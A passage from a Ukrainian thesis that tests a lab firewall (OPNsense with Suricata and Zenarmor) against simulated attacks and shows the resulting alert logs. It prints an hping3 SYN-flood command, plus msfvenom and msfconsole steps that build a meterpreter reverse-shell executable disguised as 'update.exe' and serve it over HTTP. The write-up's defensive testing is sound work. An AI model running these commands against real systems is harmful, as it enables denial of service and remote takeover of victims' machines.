Nov 13 16:56:20	192.168.100.254	R-1.retyvykh.net	local5	notice	suricata[60732]	[Drop] [1:2100469:4] GPL SCAN PING NMAP [Classification: Attempted Information Leak] [Priority: 2] {ICMP} 147.14.71.2:8 -
Nov 13 16:56:20	192.168.100.254	R-1.retyvykh.net	local5	notice	suricata[60732]	[Drop] [1:2009582:3] ET SCAN NMAP -sS window 1024 [Classification: Attempted Information Leak] [Priority: 2] {TCP} 147.14.71.2:8 -
Nov 13 16:56:20	192.168.100.254	R-1.retyvykh.net	local5	notice	suricata[60732]	[Drop] [1:2000538:8] ET SCAN NMAP -sA (1) [Classification: Attempted Information Leak] [Priority: 2] {TCP} 147.14.71.2:604 -
Nov 13 16:56:22	192.168.100.254	R-1.retyvykh.net	local5	notice	suricata[60732]	[Drop] [1:2100469:4] GPL SCAN PING NMAP [Classification: Attempted Information Leak] [Priority: 2] {ICMP} 147.14.71.2:8 -
Nov 13 16:56:54	192.168.100.254	R-1.retyvykh.net	local5	notice	suricata[60732]	[Drop] [1:2010937:3] ET SCAN Suspicious inbound to MySQL port 3306 [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 147.14.71.2:8 -
Nov 13 16:56:56	192.168.100.254	R-1.retyvykh.net	local5	notice	suricata[60732]	[Drop] [1:2010937:3] ET SCAN Suspicious inbound to MySQL port 3306 [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 147.14.71.2:8 -
Nov 13 16:57:21	192.168.100.254	R-1.retyvykh.net	local5	notice	suricata[60732]	[Drop] [1:2009582:3] ET SCAN NMAP -sS window 1024 [Classification: Attempted Information Leak] [Priority: 2] {TCP} 147.14.71.2:8 -
Nov 13 16:57:45	192.168.100.254	R-1.retyvykh.net	local5	notice	suricata[60732]	[Drop] [1:2010936:3] ET SCAN Suspicious inbound to Oracle SQL port 1521 [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 147.14.71.2:8 -
Nov 13 16:57:46	192.168.100.254	R-1.retyvykh.net	local5	notice	suricata[60732]	[Drop] [1:2010936:3] ET SCAN Suspicious inbound to Oracle SQL port 1521 [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 147.14.71.2:8 -
Nov 13 16:58:21	192.168.100.254	R-1.retyvykh.net	local5	notice	suricata[60732]	[Drop] [1:2009582:3] ET SCAN NMAP -sS window 1024 [Classification: Attempted Information Leak] [Priority: 2] {TCP} 147.14.71.2:8 -

Рисунок 3.38 – Журнал подій Syslog на Serv-WS-1

SYN Flood (DoS)

Для імітації атаки типу Denial of Service (DoS), а саме SYN Flood, з машини зловмисника здійснимо відправку недійсних TCP-запитів з використанням утиліти hping3. Команда `sudo hping3 --syn -p 80 --flood 47.25.21.2` надсилає величезну кількість SYN-пакетів на WAN-адресу фаєрвола 47.25.21.2 (порт 80), що імітує спробу перевантаження OPNsense великою кількістю запитів, рис. 3.39.



```
kali@retyvykh-hacker: ~/Retvyvykh/LOIC/LOIC_GUI
File Actions Edit View Help
(kali@retyvykh-hacker)-[~/Retvyvykh/LOIC/LOIC_GUI]
$ sudo hping3 --syn -p 80 --flood 47.25.21.2
HPING 47.25.21.2 (eth0 47.25.21.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
 47.25.21.2 hping statistic —
1982820 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Рисунок 3.39 – Симуляція SYN Flood атаки інструментом hping3

Ця спроба DOS атака була негайно заблокована основними механізмами фаєрвола OPNsense. У журналі Firewall зафіксовано численні записи, що демонструють блокування трафіку від джерела 147.14.71.2 до адреси 47.25.21.2 з позначкою block. Блокування вхідних пакетів відбулося згідно з правилом Default deny / state violation rule, яке автоматично відхиляє трафік, що порушує встановлений стан з'єднання або приходить на закриті порт, рис. 3.40. Це зрештою захищає ресурси мережі від перевантаження надмірною кількістю запитів.





Рисунок 3.40 – Симуляція SYN Flood атаки інструментом hping3

Reverse Shell

Тепер проведемо атаку спрямовану на обхід периметрового захисту та встановлення зворотної оболонки (Reverse Shell) на сервері локальної мережі. Для цього на станції зловмисника за допомогою інструменту `msfvenom` створимо виконуваний файл `update.exe`, що містить корисне навантаження типу `windows/meterpreter/reverse_tcp`, яке налаштовано на ініціювання зворотного з'єднання до IP-адреси зловмисника `147.14.71.2` та порту `4444`. Після цього виконуємо архівацію даного файлу та запускаємо простий HTTP-сервер в даному каталозі з використанням модуля `http.server` в мові програмування Python, рис. 3.41.



```
kali@retyvykh-hacker: ~/Retyvykh
File Actions Edit View Help
kali@retyvykh-hacker: ~/Retyvykh x kali@retyvykh-hacker: ~/Retyvykh x
(kali@retyvykh-hacker)-[~/Retyvykh]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=147.14.71.2 LPORT=4444 -f exe > update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(kali@retyvykh-hacker)-[~/Retyvykh]
$ zip update.zip update.exe
updating: update.exe (deflated 40%)

(kali@retyvykh-hacker)-[~/Retyvykh]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Рисунок 3.41 – Генерація скрипта зворотної оболонки у вигляді виконувального файлу та запуск HTTP-сервера

Після цього в іншому терміналі запускаємо інструмент `msfconsole`, де конфігурується універсальний прослуховувач (`exploit/multi/handler`). Для прийому з'єднання виставляється тип корисного навантаження `windows/meterpreter/reverse_tcp`, встановлюється локальна (LHOST) IP-адреса `147.14.71.2` та локальний (LPORT) порт `4444`. Виконання команди `run` активує прослуховувач, який очікуватиме на ініціацію зворотної оболонки від внутрішньої машини `Serv-WS-1` після того, як користувач завантажить та запустить шкідливий файл, рис. 3.42.




Рисунок 3.44 – Розархівування update.zip і виконання update.exe

Повернемося до вкладки зі сповіщеннями Suricata. Тут з'явилися події спрацювання сигнатури ET HUNTING PE EXE Download over raw TCP з дією блокування. Це означає, що Suricata успішно ідентифікувала спробу ініціації зворотного терміналу зі сервера до станції зломисника і успішно перервала дану передачу. Перед тим Suricata згенерувала дві події з описом ET INFO Dotted Quad Host ZIP Request, які свідчать про спробу завантаження zip файлу (update.zip) через незахищений порт 80. Однак оскільки дана дія не була блокована політиками Suricata, то ми отримали лише сповіщення про це, рис. 3.45.

Timestamp	SID	Action	Interface	Source	Port	Destination	Port	Alert
2025-11-13T18:38:29.223983+0200	2035480	blocked	WAN	147.14.71.2	4444	47.25.21.2	43799	ET HUNTING PE EXE Download over raw TCP
2025-11-13T18:38:29.199292+0200	2035480	blocked	WAN	147.14.71.2	4444	47.25.21.2	43799	ET HUNTING PE EXE Download over raw TCP
2025-11-13T18:38:29.199292+0200	2035480	blocked	WAN	147.14.71.2	4444	47.25.21.2	43799	ET HUNTING PE EXE Download over raw TCP
2025-11-13T18:38:29.150695+0200	2035480	blocked	WAN	147.14.71.2	4444	47.25.21.2	43799	ET HUNTING PE EXE Download over raw TCP
2025-11-13T18:38:29.150695+0200	2035480	blocked	WAN	147.14.71.2	4444	47.25.21.2	43799	ET HUNTING PE EXE Download over raw TCP
2025-11-13T18:38:29.104002+0200	2035480	blocked	WAN	147.14.71.2	4444	47.25.21.2	43799	ET HUNTING PE EXE Download over raw TCP
2025-11-13T18:38:29.104002+0200	2035480	blocked	WAN	147.14.71.2	4444	47.25.21.2	43799	ET HUNTING PE EXE Download over raw TCP
2025-11-13T18:38:29.070905+0200	2035480	blocked	WAN	147.14.71.2	4444	47.25.21.2	43799	ET HUNTING PE EXE Download over raw TCP
2025-11-13T18:38:29.070905+0200	2035480	blocked	WAN	147.14.71.2	4444	47.25.21.2	43799	ET HUNTING PE EXE Download over raw TCP
2025-11-13T18:38:29.038389+0200	2035480	blocked	WAN	147.14.71.2	4444	47.25.21.2	43799	ET HUNTING PE EXE Download over raw TCP
2025-11-13T18:38:29.038389+0200	2035480	blocked	WAN	147.14.71.2	4444	47.25.21.2	43799	ET HUNTING PE EXE Download over raw TCP
2025-11-13T18:37:28.519193+0200	2027262	allowed	WAN	47.25.21.2	4863	147.14.71.2	80	ET INFO Dotted Quad Host ZIP Request
2025-11-13T18:32:09.065692+0200	2027262	allowed	WAN	47.25.21.2	19026	147.14.71.2	80	ET INFO Dotted Quad Host ZIP Request

Рисунок 3.45 – Журнал спрацювання Suricata зі спробами встановлення зворотної оболонки

Шкідливий ресурс

Тепер перейдемо до тестування ефективності роботи плагіну Zenarmor. Припустимо, що внутрішній користувач мережі випадково натрапив на відкритий веб-ресурс з підозрілим доменним ім'ям та незвичним оформленням. Користувач клікає на одну з кнопок «Далі», що спрямовує його до домену «fastway01.biz», який відразу був заблокований проактивним механізмом Zenarmor, рис. 3.46-3.47.




Рисунок 3.46 – Сайт з підозрілим оформленням




Рисунок 3.47 – Блокування доступу до підозрілого ресурсу механізмом Zenarmor

Перейдемо в журнал Zenarmor на вкладку Blocks. Тут містяться записи які демонструють, що внутрішня машина з IP-адресою 192.168.100.200 17.11.2025 о 19:20 намагалася встановити з'єднання з ресурсом fastway01.biz на порті 80. Ці

спроби були класифіковані як Potentially Dangerous і отримали статус Blocked, ти самим запобігши взаємодію користувача з небезпечним ресурсом, рис. 3.48.




Рисунок 3.48 – Сповіщення Zenarmor про блокування доступу до домену

Для швидкого отримання відомостей про домен можемо прямо з панелі подій виконати відповідний запит інформації через утиліту Whois. З даного результату можна побачити, що fastway01.biz був вперше зареєстрований 13.10.2023 на приватну особу Артем з Курська, що додатково наводить на думку, про потенційну небезпеку даного ресурсу, рис. 3.49.




Рисунок 3.49 – Отримання інформації про домен через утиліту Whois в Zenarmor

Тепер, в межах тестування вимкнемо роботу Zenarmor і перейдемо на той самий сайт. Тепер користувач буде переправлений на зовсім інший сайт домену «0.oncl.one», який нібито вимагатиме дозволу на показ сповіщень в рамках верифікації сайту, рис. 3.50. Проте це вікно несправжнє, бо воно є частиною HTML-коду самої сторінки, а не системним діалоговим вікном сайту. Тому будь-які подальші дії на цьому ресурсі можуть призвести до спрацювання прихованого JavaScript-коду, який здійснить перенаправлення користувача на інший ресурс (для прикладу з рекламою, казино або іншим шкідливим вмістом) або почне надсилати велику кількість рекламних сповіщень в браузері. Тому блокування подібний сайтів є вкрай важливим завданням і Zenarmor добре справляється із цим.




Рисунок 3.50 – Вміст шкідливого сайту, що був заблокований Zenarmor

Перейдемо до перевірки загальної інформації щодо роботи Zenarmor за даний період часу. Головне вікно Zenarmor слугує центральною інформаційною панеллю, що відображає поточний стан системи та ключові показники безпеки. На панелі чітко видно, що Zenarmor за теперішній день виявив та заблокував 248 потенційно небезпечних активностей згідно з налаштованими правилами. Трохи нижче на сторінці присутні три діаграми: Top Threats демонструє розподіл заблокованих загроз за категоріями, Top Hosts відображає частку активності вузлів мережі, а Top Apps відображає розподіл трафіку за категоріями застосунків. Правіше графік Traffic Graph показує загальну пропускну здатність завантаження та вивантаження даних через локальний інтерфейс. Інші вікна

нижче сторінки відображають поточний стан роботи Zenarmor, використання процесора, обсяг займаного місця на диску та пам'яті. Загалом дана вкладка дає змогу швидко отримати загальну інформацію про стан роботи Zenarmor та безпекову ситуацію, рис. 3.51.




Рисунок 3.51 – Головне вікно Zenarmor

Тепер переглянемо детальну звітність роботи Zenarmor за останні 6 годин серед незаблокованих ресурсів, що дозволить отримати більш деталізовану картину взаємодії кінцевих станцій. Розглянемо основні діаграми. App Categories Breakdown відображає частку трафіку за категоріями додатків (Media Streaming, Ads, Cloud Services, тощо), а Apps Breakdown серед конкретних застосунків (Secure Web Browsing, YouTube, Bing тощо). Top Local Hosts показує обсяг трафіку серед вузлів мережі (192.168.100.200). Діаграма Top Remote Hosts показує розподіл трафіку серед найчастіше відвіданих зовнішніх ресурсів (YouTube, Bing тощо), рис. 3.52. Розширений варіант вікна наведено на додатку Б.1, а в додатку Б.2 наведена та ж статистика, але по заблокованому трафіку.




Рисунок 3.52 – Панель статистики всього трафіку Zenarmor за останні 6 годин

Також окремо переглянемо детальну звітність по виявлених та заблокованих загрозах. Діаграми Top Detected Threats і Top Blocked Threats відображає частку виявлених і заблокованих категорій небезпечний ресурсів відповідно. Top Threat Destinations демонструє частку найчастіше заблокованих ресурсів (ittorrents-igruha.org, fastwat01.biz, franecki.net, тощо). Top Blocked Hosts та Top Detected Hosts показують адреси кінцевих вузлів, на яких найчастіше фіксувалась шкідлива активність із ресурсами (192.168.100.200), рис. 3.53. Розширений варіант вікна наведено на додатку Б.3.

